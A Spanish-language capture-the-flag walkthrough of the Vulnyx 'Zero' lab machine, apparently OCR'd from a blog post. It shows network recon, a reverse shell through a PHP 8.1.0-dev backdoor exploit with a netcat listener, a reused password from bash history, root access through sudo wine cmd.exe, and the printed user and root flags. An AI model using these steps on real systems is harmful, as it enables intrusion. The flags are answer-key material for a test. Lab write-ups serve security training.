
Máquina Zero (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 05 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.15

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:


$ ping -c 1 10.0.2.15



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -PN 10.0.2.15 -sVC




Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22**, **80**, **8080**, tambien vemos algo que nos llama la atención en el puerto 8080 (*PHP 8.1.0-dev*).

Hacemos una busqueda por **google** y nos encontramos este repositorio de **github** el cual contiene el exploit para explotarlo.




Nos lo descargamos y lo ejecutamos, pero antes de ejecutarlo en otra pestaña de la terminal de nuestra Máquina Atacante y con la ayuda de la herramienta **netcat**(**nc**) nos ponemos a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos los siguientes comandos:

$ nc -lvnp 444




$ python revshell_php_8.1.0-dev.py http://10.0.2.15:8080/ 10.0.2.4 444



Y obtenemos una shell como **root**, pero nos damos cuenta con el comando *hostname -i* que no estamos dentro de la Máquina Victima si no dentro de un contenedor.

A continuación, miramos en el *.bash_history*, y nos encontramos una contraseña para entrar por el puerto **22** (**ssh**) como **liam**.



Nos conectamos por ssh, para ello ejecutamos el siguiente comando:

$ ssh liam@10.0.2.15

```
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
liam@10.0.2.15's password:
Linux zero 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Fri May  5 19:44:57 2023 from 192.168.1.10
liam@zero:~$
```

¡¡¡ Somos **liam**!!!

Enumeramos los permisos **sudo**, para ello ejecutamos el siguiente comando:


$ sudo -l

```
Matching Defaults entries for liam on zero:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User liam may run the following commands on zero:
    (root) NOPASSWD: /usr/bin/wine
```

Nos encontramos con el binario **wine** que lo podemos ejecutar como **root**, pero si lo ejecutamos nos damos cuenta que nos pide un ejecutable.

Investigando este binario nos damos cuenta de que podemos ejecutar el ejecutable (*cmd.exe*).



Lo ejecutamos, para ello ejecutamos el siguiente comando:


$ sudo /usr/bin/wine cmd.exe

```
ZERO\root

Z:\>
```

¡¡¡ Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.


Z:\>cd \home\liam
Z:\home\liam>type user.txt
fa2cda1dfeef0af189e4f1b6e3dd99b5
Z:\home\liam>cd \root
Z:\root>type root.txt
e9100b368f0025971ecc987c0a3b2c8b
Z:\root>